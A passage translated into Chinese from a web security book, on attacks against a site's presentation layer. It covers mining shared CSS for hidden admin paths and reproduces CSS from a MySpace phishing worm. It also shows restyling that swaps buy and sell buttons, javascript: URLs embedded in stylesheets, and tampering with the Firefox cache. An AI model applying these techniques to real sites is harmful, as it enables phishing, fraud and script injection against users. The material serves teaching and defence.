图 12-2 中的 products.html 文件中只包含了网页的内容。此外，文件中还引用了一个名为 style.css 的外部级联样式表（CSS）文件，从其中获取表现信息。而功能信息则存储在一个外部的 JavaScript 文件中，名为 common.js，products.html 通过一个 SCRIPT 标签来引用该文件。不仅 producs.html 会使用 style.css 和 common.js，网站中的其他网页也会引用它们，这种分离的方式简化了网站的维护工作。如果 Mario 想改变每页中的表头颜色，那么我们再也不需要修改 1000 个页面中的 HTML 代码，只需要修改 style.css 中的一行代码即可。通过使用 CSS，Web 设计人员不再必须是开发人员，同样，开发人员也不必再考虑页面设计的问题。现在，一个经过培训的图像设计人员都可以来修改网站或者应用程序的外观，而开发人员只需要专心实现应用程序的功能。这样不仅分工更加明确，而且工作效率也更高。

由于减小了网页的容量，所以用户下载页面的速度更快，同时可以改善用户体验的效果。这是因为外部的 CSS 和 JavaScript 文件只需要下载一次，之后可以直接从浏览器的缓存中获得[2]。

我们假设一个网页中包含 10KB 的内容信息、10KB 的表现信息，以及 10KB 的功能信息，如果我们将这些信息都放在一个页面中，那么网页的大小就为 30KB。如果用户访问 5 个这样的网页，就必须下载 5×30KB=150KB 的数据。而如果分别将 10KB 的表现信息单独放在一个 CSS 文件中，将 10KB 的功能信息单独放在一个 JavaScript 文件中，那么每个网页就只有 10KB 大小。如果浏览器缓存中没有任何数据，那么在用户第一次访问页面时，浏览器会首先下载 10KB 的网页，当发现缺少 CSS 文件或者 JavaScript 文件时，再去下载这两个共 20KB 的文件。此后，如果用户访问同一网站中的其他页面，浏览器就只需要下载新的 10KB 网页。因此，通过使用这种信息分离的方式，如果用户访问了 5 个页面，那么只需下载 5×10KB=50KB 的内容信息，再加上 20KB 的 CSS 和 JavaScript 文件，即总共 70KB 的数据。

12.2 攻击表现层

虽然在当前的 Web 设计理念中鼓励这种将内容信息、表现信息及功能信息相分离的方式，但是这样也会导致一些安全问题。主要是由于在网站页面引用的 CSS 文件中会包含一些有关网站功能的重要信息，而且攻击者只需要修改一个全局文件就可以改变整个网站的表现方式。

[2] 当然，用户必须已经开启了浏览器的缓存功能，并且 Web 开发人员也使用恰当的 HTTP 缓存头信息，例如 Expires 或者 Cache-Control。

针对于这些问题，开发人员必须对网页中的 3 种信息都加以保护。如果开发人员没能保护内容信息，那么攻击者就可以注入很多恶意的数据，误导或者激怒用户。这包括发表一些色情图片、憎恨性的言论或者其他一些会给网站带来官司的内容，例如对法律的恶意中伤或蔑视。在大多数情况下，攻击者很难修改网页的内容，除非他可以对服务器上的文件进行编辑，或者就像维基百科和论坛那样（这种方式更常见），应用程序本身可以接受用户所提供的内容。

开发人员同时也需要保护功能信息的完整性，以免攻击者注入恶意代码。这是为了确保客户端运行的代码不会被他人篡改。在第 3 章“Web 攻击”中，我们曾深入讨论过文件操纵和跨站脚本攻击，它们都是将网页的内容和功能信息作为攻击目标。

不过，奇怪的是，开发人员经常都会忘记保护表现信息的安全。毕竟，为什么要保护这些信息呢？说白了，它们不过是一个颜色值和字体大小的列表罢了。进一步说，为什么开发人员要关心某人会修改网页的颜色或者字体大小呢？这还能产生什么安全隐患么？毫无疑问，答案是肯定的！攻击者即使通过查看或者操纵表现数据，也可以对网站造成一定的危害。

12.3　对级联样式表的数据挖掘

正如我们已经提过，对大多数网页来说，外部引用的级联样式表经常用来存储表现信息。假设某个网站拥有 1000 个页面，那么所有页面的常用样式信息都会存储在 style.css 中。如果我们假设在这 1000 个页面中有 40 个页面包含其他样式信息，那么开发人员是否要再创建另一个级联样式表呢？也许 Web 开发人员都很懒（现实也是如此），打算将这些额外的样式信息也放在 style.css 中。毕竟，由于浏览器会忽略那些没有使用的样式信息，所以我们会认为这不会影响到网站的其他 960 个页面。而且，对于开发人员来说，这样也便于在页面中应用新的样式，只需在 CSS 文件中创建一个新的类，再修改一下页面中 HTML 标签的样式属性即可。但是，我们有没有想过这很危险呢？

问题在于，全局样式表文件中可能会引用其他一些隐藏的、敏感的信息。我们假设网站中有两个区域：一个所有人都可以访问的公共区域，以及一个只有管理员可以访问的私有区域。事实上，应该只有网站的所有者才知道管理员区域的存在，而且在公共区域中，应该没有任何指向私有区域的链接或引用。除此之外，管理员区域应该位于一个不容易被人猜出的目录下（例如/SiteConfig/）。这意味着，即使使用第 3 章中所介绍的资源枚举方法，也无法发现这个目录。即便攻击者对网站的公共区域进行地毯式的搜索，也无法访问到管理员区域，因为他根本就无

法知道该区域是否存在。从图 12-4 中我们可以看到，从公共区域到管理员区域之间没有任何的链接。




图 12-4　攻击者在公共区域中无法找到任何指向管理员区域的引用

现在，我们可以想一下，网站的全部 1000 个页面都会指向外部的级联样式表。还记得其中 40 个页面中的额外样式信息也被 Web 开发人员加到了 style.css 吗？好了，现在我们可以猜测一下，他们如何来定义网站管理员区域的样式。这表明，攻击者在 CSS 文件（style.css）中会发现管理员区域中使用的样式，他只需要简单搜索一下网站的所有页面就可以知道在公共区域中没有用到该样式。因此，攻击者便会猜测，这些样式可要么能已经过时、不再使用，要么就可能用于网站的隐蔽区域。对于攻击者们来说，只需编写一个爬虫程序就可以发现 style.css 中定义的某些类（例如#admin-bar）并没有在网站的公共区域中使用过。图 12-5 显示了 style.css 及引用的类#admin-bar。

图 12-5　CSS 中未使用的样式泄露了网站管理员区域的所在

该样式中包含了一个 URL，指向了管理员区域目录下的某个图片。通过这个信息，攻击者就能找到网站的管理员区域！根本的问题在于，CSS 文件为这两个不同区域之间架起了一座桥梁。虽然管理员区域应该是被完全隔离的，但是由于开发人员的懒惰，让两个区域共享了同一个 CSS 文件，这就打破了两个区域之间的壁垒，使得攻击者可以向管理员区域发起攻击，如图 12-6 所示。




图 11-6　一个普通的 CSS 文件中包含了指向管理员区域的引用，从而使攻击者了解了网站的更多信息

聪明的读者可能已经注意到，这听上去与我们在 AJAX 代码中引用临时的或者隐藏的 Web 服务所造成的数据泄露非常相似。在第 2 章“劫持”中我们已经见识过，Eve 通过 HighTechVacations 公共区域中一个未曾使用的管理员方法就发现了后台的管理地址。正如 JavaScript 会泄露其他资源或者方法的数据一样，级联样式表也会泄露其他的资源和内容。

为了将表现信息从内容信息中分离出来，开发人员错误地让公共区域和私有区域共用同一个全局 CSS 文件。通过查看 CSS 代码，攻击者可以发现网站不对外开放的私有区域。而没有在公共区域使用的 CSS 数据，也可能是一些旧的、孤立的内容，这同样会为攻击者提供有用的信息。通过对网站表现信息的数据挖掘，攻击者可以访问到普通公众无法访问到的 Web 资源。

12.4　外观篡改

魔术师们会通过神奇的魔术让我们惊叹不已，显然，魔术师并不能知道我们

在想什么，也无法让某件东西消失，但是他们可以转移我们的注意力，将我们吸引到一些预先设计好的事物上。简而言之，魔术师完全是靠他们的技巧来控制我们能够看到的事物。同样，攻击者如何能够操纵用户看到的界面，即使他不能操纵其他任何东西，也可以将用户骗到预先挖好的陷阱中。

如果攻击者能够控制 CSS，那么他可以随意改变网站的外观。这种技术被称为“外观篡改（Look and Feel Hack）”，人们通常都会低估它的危害程度。钓鱼者们（Phishers）[3]通常会更多地使用这项技术，将网页中的某些合法内容替换为自己的恶意内容，社交网站 MySpace 就曾多次成为这种攻击的目标。

在 MySpace 的几乎每一个页面中都有一个菜单栏，这个菜单栏包含了指向 MySpace 其他主要部分的链接，同时也包括用户登录，查看、发送 MySpace 消息的链接，以及邀请新朋友等其他功能的链接。这个菜单存放在一个 DIV 标签中，由于 MySpace 允许用户自己定制网页的样式，因此钓鱼者们可以覆盖 MySpace 菜单栏本身的样式，将其隐藏起来。之所以可以这样做，是因为 STYLE 标签可以覆盖已经定义的样式，并且不会抛出任何警告信息。这与我们在第 3 章“劫持 AJAX 应用程序”中讨论的恶意方法覆盖攻击极为相似。例如，假设有如下页面代码：

```
<html>
<head>
<title>CSS Clobbering Test</title>
</head>
<body>

<style>
h1 { color: red; font-family: sans-serif; font-size: 42pt; }
</style>
<h1>Test 1</h1>

<style>
h1 { color: green; font-family: Courier; font-size: 8pt; }
</style>
<h1>Test 2</h1>

</body>
</html>
```

[3] Phishers，指利用网络钓鱼手段诱骗用户信息的攻击者们。

在这段 HTML 中使用了两个 STYLE 标签，并且都定义了 H1 标签的样式。第一个样式将 H1 标签显示为红色、宽度不定的大字体，而第二个样式则显示为绿色、宽度固定的小字体。但是，由于 H1 标签的第二个样式定义覆盖了其第一个样式定义，所以在浏览器中，两个 H1 标签都会显示为第二个样式。

钓鱼者们可以通过这种方式覆盖 MySpace 中包含菜单栏的 DIV 标签样式。注意，他们很少能将菜单从网页中删除，因此菜单及其内容仍然会保留在网页中。不过，虽然他们无法控制网页中的内容，却能够通过修改菜单的 CSS 样式，控制网页在用户浏览器中显示哪些内容。通常，MySpace 的钓鱼者们都会将菜单栏 DIV 标签的 **display** 属性值设为 **none**，这样菜单栏就不会在用户浏览器中显示出来。接下来，他们会通过 CSS 样式在原来显示 MySpace 菜单栏的地方放置一个假的菜单栏，当用户单击其中的链接时，浏览器就会跳转到攻击者的钓鱼网站。对于普通的 MySpace 用户来说，很难区分出这其中的真假。所有用户看到的都是同一位置、包含同样链接的菜单栏，与 MySpace 本身提供的菜单栏几乎一模一样。图 12-7 中显示的正是这样一个伪造菜单栏的 MySpace 页面。




图 12-7　这是否是 MySpace 的菜单栏呢

现在，攻击者们已经设好了陷阱，只等猎物自投罗网了。当用户单击了上图中的某个菜单时（在她眼里这就是 MySpace 提供的菜单栏），浏览器就会跳转到

一个钓鱼网站，提示用户会话时间过期，需要输入用户名和密码重新登录。大多数用户都会以为这是一个正常的错误信息，并且按照提示重新输入了用户信息。而钓鱼网站在保存这些用户信息后，会将用户重新返回到 www.myspace.com 中。

不幸的是，MySpace 中存在的许多问题为钓鱼攻击提供了大量机会。首先，MySpace 的会话很快就会过期，因此经常会要求用户重新输入密码。因此，许多人们放松了对此的警惕，也不看浏览器中的地址是不是 MySpace 的，不加思考便输入了用户名和密码[4]。

其次，MySpace 也没有在登录过程中使用 SSL 连接。这意味了用户不会去检查浏览器地址栏中是否有一个绿条、是否有挂锁的图标，以及任何说明当前为安全连接的标志，而这些标志恰恰是最难伪造的。正因为 MySpace 没有在登录过程中使用 SSL，所以攻击者们很容易就能创建一个 MySpace 钓鱼网站。我们以一个 2006 年 12 月发生的钓鱼攻击为例，MySpace-Zango Quicktime 蠕虫通过注入样式信息将 MySpace 用户档案页面顶部菜单中的全部链接都替换为指向某个钓鱼网站的链接，下面这段代码便取自该蠕虫病毒，说明了它如何使用样式信息来注入恶意菜单。

```
<style type="text/css">
div table td font {
display: none
}
div div table tr td a.navbar, div div table tr td font {
display: none
}
.testnav {
position:absolute;
top: 136px;
left:50%;
top: 146px
}
</style>
<div style="z-index:5; background-color: #6698CB;
margin-left:-400px;     width:     800px"     align="center"
class="testnav">
```

[4] 不要因此就认为会话不应该很快过期！会话的保存时间越长，受到会话欺骗（例如我们在第 3 章中介绍的 XSRF）的攻击机会越大。我们是想说明，用户已经习惯了在 MySpace 的使用过程中重复输入密码，因此也降低了对页面 URL 的注意和警惕程度。

```
<!-- Menu with Phishing links Goes Here -->
</div>
```

这段代码覆盖了原始菜单栏的样式，通过设置 display 属性为 none 将其隐藏起来。从代码中我们可以看出，该菜单栏在其嵌套的 HTML 标签中是唯一的。接着，攻击者定义一个了一个新的样式 testnav，并使用绝对位置在原来菜单栏的位置重新放置了一个 HTML 元素。最后，在网页中插入了一个样式为 testnav 的 DIV 标签，以及各个指向钓鱼网站的链接。

下面讲解高级外观篡改。

在上面的 MySpace 钓鱼示例中，攻击者使用 CSS 来隐藏原来的网页内容，然后再在原位置插入新的内容。不过，事实证明，攻击者不一定非要将自己的恶意内容注入到网页中。通过改变页面的显示方式，攻击者也可以诱骗一个毫无戒心的用户进行一系列开发人员意料之外的操作。假设我们可以通过图 12-8 中的 AJAX 应用程序买入或者卖出相应的股票份额。




图 12-8　一个股票交易应用程序，当单击“买入”（Buy）按钮时，应用程序会购买相应的股票份额

图中的应用程序非常简单，通过下拉列表来选择一个股票类型，然后在文本框中指定交易的数量，最后单击“买入”或“卖出”按钮进行相应操作。很显然，这两个按钮与浏览器的默认风格不同，四周都变成了圆角，这应该是应用了某种样式。该页面的 HTML 代码如下所示：

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Stock Manager</title>
<link rel="stylesheet" type="text/css"
href="media/stock-style.css"/>
```

```
<script type="text/javascript"
src="media/stockpurchase.js"></script>
</head>
<body>
<span class="title">Stock Manager</span>

<p>
<span class="subsubtitle">Working on Stock:</span>
<select id="stock">
<option value="HPQ">HPQ - $3</option>
<option value="BMH">BMH - $13</option>
<option value="SPI">SPI - $99</option>
</select>
</p>

<p>
<span class="subsubtitle"># of Shares:</span>
<input id="num" type="text" size="5" maxlength="5" value="" />
</p>
<input      type="submit"      class="buybutton"      value=""
onclick="clickedBuy();"/> -
<input      type="submit"      class="sellbutton"      value=""
onclick="clickedSell();"/>
<br /> 
<hr / >
<img src="media/labs-logo.png" align="middle">
<span class="subsubtitle">Copyright 2007, SPI Dynamics</span>
</body>
</html>
```

正如我们猜测的一样，这两个按钮都是应用了某个样式的 HTML input 标签。两个按钮不仅各自的 CSS 类不同，而且单击时调用的 JavaScript 方法也不同。同时我们也可以注意到，表现信息与页面中的内容信息是分离的，被存储在一个名为 stock-style.css 的外部样式表文件中，并且通过 LINK 标签引用到页面中。我们看一下 stock-style.css 中是如何定义两个按钮的样式的：

```
/*-- snipped to relevant styles --*/
.buybutton {
border: 0px;
```

```
overflow:hidden;
background-image: url("buy.gif");
background-repeat: no-repeat;
width: 107px;
height: 35px;
}

.sellbutton {
border: 0px;
overflow:hidden;
background-image: url("sell.gif");
background-repeat: no-repeat;
width: 107px;
height: 33px;
}
```

我们可以看到，两个按钮的背景图片都不一样。通常，我们都会使用一个带有背景图片的<INPUT type="submit">标签来代替<INPUT type="IMG">。因为后者在宽度、高度及图片缩放比例上都有限制，也无法定义显示的文本，因此很难满足现在 Web 设计的需求。

现在我们已经了解了应用程序的结构和样式定义，接下来就看一下攻击者如何通过修改表现信息来进行渗透。首先，攻击者可以修改外部样式表文件，对换 sellbutton 和 buybutton 的 CSS 背景图片 URL，使“买入”按钮看起来同之前的“卖出”按钮一样，而“卖出”按钮则同之前的“买入”按钮一样。接下来，攻击者可以使用绝对位置，对换两个按钮的位置。以下便是攻击者修改后的 stock-style.css 文件。

```
/*-- snipped to relevant styles --*/
.buybutton {
position: absolute; top: 134px; left: 130px;
border: 0px;
overflow:hidden;
background-image: url("sell.gif");
background-repeat: no-repeat;
width: 107px;
height: 35px;
}
```

```
.sellbutton {
position: absolute; top: 134px; left: 8px;
border: 0px;

overflow:hidden;
background-image: url("buy.gif");
background-repeat: no-repeat;
width: 107px;
height: 33px;
}
```

这样，页面中显示“买入”的按钮，实际上已经变成了进行“卖出”的操作。当用户单击所谓的“买入”按钮时，实际上调用的是 clickedSell()方法。图 12-9 便显示了使用修改后 CSS 的股票应用程序，以及用户单击“买入”按钮后的效果。




图 12-9　通过操纵表现信息，攻击者可以使用“买入”按钮实际进行卖出操作

有一点需要着重强调，就是攻击者并没有修改网页的内容。不像针对 MySpace 的钓鱼攻击，攻击者并不需要在网页中添加任何内容。StockManager.html 中的 HTML 始终是一样的，而且页面中仍然是两个 input 标签。攻击者也没有修改任何 JavaScript 代码，页面中仍是有两个 JavaScript 方法，并且每个按钮还是调用原来的方法。攻击者唯一修改过的内容，就是页面中两个按钮的显示方式，以及显示的位置。

通过对比图 12-8 和图 12-9，我们不难发现一些细小的差异。图 12-8 中两个按钮中间的横线在图 12-9 中消失了，而且两个按钮底部的空间也变大了。这些都是在移动 input 标签时，不同浏览器之间所产生的差异。读者可以通过对样式表的进一步调整，来减小这种差异。

12.5　嵌入程序逻辑

我们这次攻击主要是通过修改全局样式表文件来攻击单个页面，那么我们能否按照同样的方式攻击整个 Web 应用程序呢？毕竟，网站的全部十几个页面都引用了该样式表。从本质上说，攻击者修改全局样式表相当于将代码注入到引用该样式表的每个页面中。不过，这种攻击不仅实施起来比较枯燥，而且也很难考虑周全，那么我们还有其他的办法吗？

仔细想一下，如果我们能将 JavaScript 代码嵌入到全局样式表中，那么用户访问的每个页面中都会运行这段 JavaScript 代码。实际来说，这应该算是一种跨站脚本攻击，因为是在引用样式表的每个网页中都运行恶意 JavaScript 代码。那么，我们能将 JavaScript 代码嵌入到 CSS 文件中吗？毕竟，在我们眼中，CSS 只是用来包含表现信息的。毫无疑问，这个问题的答案是肯定的。不过，我们必须使用所谓的 JavaScript URL，JavaScript URL 是消息为 javascript:的 URL，当浏览器遇到这样的 URL 时就会执行其中的 JavaScript 代码，我们假设有如下一段 HTML 代码：

```
<html>
<table background="javascript:alert('0wn3d')">
</html>
```

table 标签的 background 属性可以用来为表格指定一个背景图片，当支持该属性的浏览器显示表格时，会根据指定 URL 读取相应的图片。但是，在上面这段代码中，URL 中有一个 javascript:协议，因此浏览器会执行 URL 中的 JavaScript 代码。这里我们只是弹出一个“0wn3d”的警告对话框。我们可以非常容易地将其转化为如下的 CSS 样式定义：

```
table {
background-image: url("javascript:alert('0wn3d');");
background-repeat: no-repeat;
}
```

如果该样式被定义在一个全局 CSS 文件中，那么对于任何引用了该 CSS 样式文件的网页来说，只要页面中包含 table 标签，就都会执行其中的 JavaScript 代码，弹出一个警告框。回忆一下第 3 章，这只不过是注入恶意代码的一个前奏。从本质上来说，跨站脚本（XSS）执行的代码是不受限制的，因此攻击者可以利用 XSS

注入各种各样的恶意代码。由于并不一定每个页面中都含有 table 标签，我们可以修改 CSS 中的样式定义，将其定义为 body 标签的样式。

```
body {
background-image: url("javascript:alert('0wn3d');");
background-repeat: no-repeat;
}
```

即使 HTML 中并没有明确指定 body 标签，有些浏览器也会执行其中的 JavaScript 代码，这样，我们通过在全局 CSS 文件中注入一段样式代码就可以在引用该文件的所有页面中执行相应的 JavaScript 代码。而且，这段 JavaScript 代码会一直“跟随”着用户，不管用户浏览网站中的哪个页面都会执行，如图 12-10 所示。




图 12-10　通过将恶意 JavaScript 代码注入到全局样式表文件中，不管用户浏览网站的哪个页面都会执行这段恶意代码

12.6　目标级联样式表

我们在这一章中已经介绍了很多攻击者查看、修改表现信息或者 CSS 文件的例子，但是并没有介绍过他们是如何做到的。由于本章中的所有攻击都涉及到访问或者修改这些数据，因此我们在这里讲解一下实现方式。

如果我们知道样式表文件存放的地方，那么查看其中的信息非常容易。我们可以在许多地方定义样式信息，例如某个标签的属性中，或者 STYLE 标签中，又或者是一个外部的 CSS 文件中。用户只需查看页面的 HTML 源代码，或者直接在浏览器中请求 CSS 文件，便可以获得所有的样式信息。正如 HTML 源代码和 JavaScript 代码一样，开发人员无法隐藏或者屏蔽这些样式定义。

一些浏览器插件也同样可以查看所有的样式信息。例如 Firefox 中的 Web Developer Toolbar 插件就可以显示当前页面所有的样式信息，包括引用的外部样式文件中的样式定义。而图 12-11 中的 Firefox Firebug 插件则包含了 DOM 检测功能，可以显示出某个元素当前应用的样式，以及这些样式是在何处定义的。攻击者只需要对这些信息进行数据挖掘，便可以像之前一样，找到网站中的秘密区域。

图 12-11　通过使用 Firebug 的 DOM 检测功能可以轻易获得 DOM 中任意元素的当前样式信息

与查看表现信息相比，修改或者插入新的表现信息通常要困难一些。某些网站，例如 MySpace，允许用户上传自己的样式信息，甚至是自己的 CSS 文件，这就为攻击者们上传恶意代码提供了机会。如果网站不允许用户指定自己的样式信息，那么攻击者不得不想办法将恶意的样式数据添加到网站中。实现的方式有很多，如果攻击者发现 Web 服务器存在某个漏洞，可以允许其修改服务器上的数据，那么他就可以插入一个恶意的 CSS 文件。在这种情况下，最常见的便是“命令执行（Command Execution）”和“远程文件引用”漏洞。当然，如果存在这种漏洞，攻击者能攻击的就不只是表现信息了。另一种插入恶意样式信息的方式就是进行“缓存欺骗攻击”，攻击者会将恶意的 CSS 文件注入到缓存中（可能是浏览器缓存、逆向的缓存代理、或者是一个负载均衡程序）。我们在第 8 章“攻击客户端存储”中演示过，如何使用 HTTP 响应分离攻击来欺骗 Web 缓存。此外，在第 9 章“离线 AJAX 应用程序”中，我们也通过攻击 Google Gears 的本地服务器（Local Server）来欺骗离线应用程序中的本地缓存。最后，攻击者可以修改某台公共计算机的浏览器缓存。

下面介绍如何修改浏览器缓存。

与在第 8 章中修改不同客户端存储方式时使用的方法类似，修改浏览器缓存也非常容易[5]。假设我们有一个如图 12-12 所示的网页，当用户请求 index.html 时，Web 服务器会返回如下的响应信息：

图 12-12　将通过攻击浏览器缓存来修改该页面中的内容

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
X-Powered-By: ASP.NET
Date: Sun, 02 Sep 2007 18:25:53 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Sun, 02 Sep 2007 18:00:13 GMT
ETag: "2371761c8bedc71:a9e"
Content-Length: 569

[569 bytes of page content here]
```

浏览器可以使用报头 Last-Modified 或者 Etag 来控制缓存，因为我们在 Windows XP 系统上运行 Firefox，所以浏览器的缓存目录为 C:\Documents and Settings\<USER NAME>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<RANDOM>\Cache，Firefox 用来实现缓存的文件都位于该目录下，有关浏览器缓存数据结构的完整细节已经超过了本书的范围[6]。不得不说的是，我们可以通过一

[5] HTTP 缓存是缓存体系中一个非常复杂的主题。Web 浏览器和 Web 服务器会使用多种方式来指定资源被缓存的时间，以及不同缓存之间如何沟通并同步各自的缓存内容。在本节中，我们只讨论其中的一种缓存方式。对 HTTP 缓存完整、详细的讨论已经超出了本书的范围。读者如何想深入了解，可以参考 RFC 2616 的第 13 节。

[6] 如果读者深入了解浏览器缓存的数据结构，可以从 www.latenighthacking.com/projects/2003/reIndexDat/中获得有关 Internet Explorer 的信息，或者从 www.securityfocus.com/infocus/1832 中获得基于 Mozilla 浏览器的相关信息。

个十六进制编辑器来查看或修改这些文件，完整的 HTTP 响应（包括报头）都存储在这些文件中。只要服务端返回的响应信息没有经过某种压缩，例如 gzip 或者 deflate，那么我们便可以直接修改其中的 HTML 代码。虽然我们可以使用分组编码（chunked encoding）等转换编码，使攻击者更难以修改缓存的内容，但是如今破解这样的编码也并不是不可能。如图 12-13 所示，我们已经将 index.html 的 HTML 代码保存在了 Firefox 的缓存目录下，并且修改了其中显示的内容。




图 12-13　我们可以使用一个十六进制编辑器来修改缓存中的 index.html 内容

当浏览器再次访问 index.html 页面时，会发出如下的 HTTP 请求：

```
GET /Cache/index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;

rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
If-Modified-Since: Sun, 02 Sep 2007 18:00:13 GMT
If-None-Match: "2371761c8bedc71:aa0"
```

浏览器所发出的是一个所谓的条件 GET 请求。在请求 index.html 时，浏览器会发送一个 If-Modified-Since 请求报头，其值为浏览器最初访问 index.html 页面时所返回的 Last-Modified 响应报头。我们可以通过对比 If-Modified-Since 和

Last-Modified 的值，来确定二者是否一样。对于上面的条件 GET 请求，服务器会返回如下的响应信息：

```
HTTP/1.1 304 Not Modified
Server: Microsoft-IIS/5.1
Date: Sun, 02 Sep 2007 19:20:23 GMT
X-Powered-By: ASP.NET
ETag: "2371761c8bedc71:aa0"
Content-Length: 0
```

实际上，由于两次时间一样，所以在我们上一次请求 index.html 之后，Web 服务器会认为缓存中的页面并没有进行任何修改，并返回一个 304 Not Modified 的响应信息。这表明，浏览器中缓存的 index.html 是最新的，可以展现给用户。这样，浏览器便从缓存中读取修改后的 index.html 就好像是从服务端发送回来的一样。相信如果不通过查看之间传输的 HTTP 数据，任何用户都不会意识到该文件并不是从 Web 服务器获取的。图 12-14 为我们修改后的页面说明我们对缓存的修改成功了。




图 12-14　从浏览器缓存中获得修改后的 index.html

在这个例子中，我们只是简单地修改了网页的内容。实际上，修改浏览器的缓存还有许多其他用途，譬如覆盖页面中的内容、干预客户端程序逻辑、操纵 CSS 文件，甚至包括修改更复杂的对象，例如 Flash、Java Applets 或者 Silverlight 等。对于公共终端来说，浏览器缓存攻击的应用极其广泛。大多数人们都不会记得他们已经使用过多少次公共终端来上网，并且通常都会忽视这种攻击的危险性。不过，运行着 Web 应用程序的公共终端却非常常见。一些公共信息亭（In-store kiosks）提供的婚庆、求职、产品查询及价格校对等服务，都是基于 Web 实现的。大学通常也会在新生入学的第一个星期设置公共终端，以处理学生班级注册和贷款事宜。

